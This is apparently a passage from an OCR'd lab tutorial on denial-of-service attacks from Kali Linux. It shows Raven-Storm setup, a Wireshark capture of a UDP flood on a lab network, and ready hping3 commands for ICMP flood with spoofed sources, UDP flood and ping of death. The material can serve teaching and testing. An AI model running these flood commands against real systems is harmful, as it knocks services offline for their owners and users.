
- First download tool from git hub
- After Download completed
- Open kali linux terminal and go to the Raven-Storm Directory
- Use python3 main.py to run raven-storm




- Use L4 – for layer four attack (transport layer attack)



- Set target ip address
- Set port number
- Set threads





• Run



• Open wireshark

• Attacker started




kali [Running] - Oracle VirtualBox
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
684106 23.056939927 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684107 23.056940152 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684108 23.056940441 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684109 23.056940661 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684110 23.056941024 192.168.1.33 192.168.1.1 UDP 359 32856 → 80 Len=317
684111 23.056941208 192.168.1.33 192.168.1.1 UDP 359 32856 → 80 Len=317
684112 23.056941520 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684113 23.056943356 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684114 23.056943777 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684115 23.056943999 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684116 23.056944245 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684117 23.056944485 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684118 23.056944793 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684119 23.056945018 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684120 23.056945204 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684121 23.056945423 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684122 23.056945649 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684123 23.056945867 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
684124 23.056946060 192.168.1.33 192.168.1.1 UDP 359 46398 → 80 Len=317
Frame 1: Packet, 274 bytes on wire (2192 bits), 274 bytes captured (2192 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_37:24:09 (08:00:27:37:24:09), Dst: NokiaSolutio_62:bb:61 (a0:91:ca:62:bb
Internet Protocol Version 4, Src: 192.168.1.33, Dst: 192.168.1.1
User Datagram Protocol, Src Port: 34732, Dst Port: 80
Data (232 bytes)
eth0: <live capture in progress>
Packets: 684124
Profile: Default
Right Ctrl
Search
ENG IN
04:39 PM 19-12-2025

4.Perform DOS/DDOS Using Hping3

hping3 is a command-line network tool used for packet crafting, scanning, firewall testing, and DoS simulation. It is especially useful in penetration testing and network troubleshooting. It's often referred to as a "packet generator" or "network security auditing tool", similar to ping, but much more powerful.


How to use it: -

- Open kali linux terminal and type hping3 command

Command: - hping3 -1 192.168.1.65 --rand-source -p 80 –flood

Explaination: -


- -1 – for ICMP Packets
- --rand-source – Random ip sources
- -p – port
- 80 –port number




UDP Flood Attack

```
sudo hping3 -2 <TARGET_IP> -p 80 --flood
```

- `-2` → UDP mode
- Overwhelms bandwidth and services
  UDP doesn't ask permission. That's the problem—and the lesson.







ICMP Flood Attack

```
sudo hping3 -1 <TARGET_IP> --flood
```

- `-1` → ICMP (Echo Request)
- Consumes CPU and network resources
  Ping, but weaponized. Simple. Effective. Ancient.







Ping of Death

```
sudo hping3 -1 <TARGET_IP> -d 65500
```

- `-d 65500` → oversized packet payload
  Back in the day, this crashed systems hard. Modern OSes mostly patched it—but history still grades you on it.




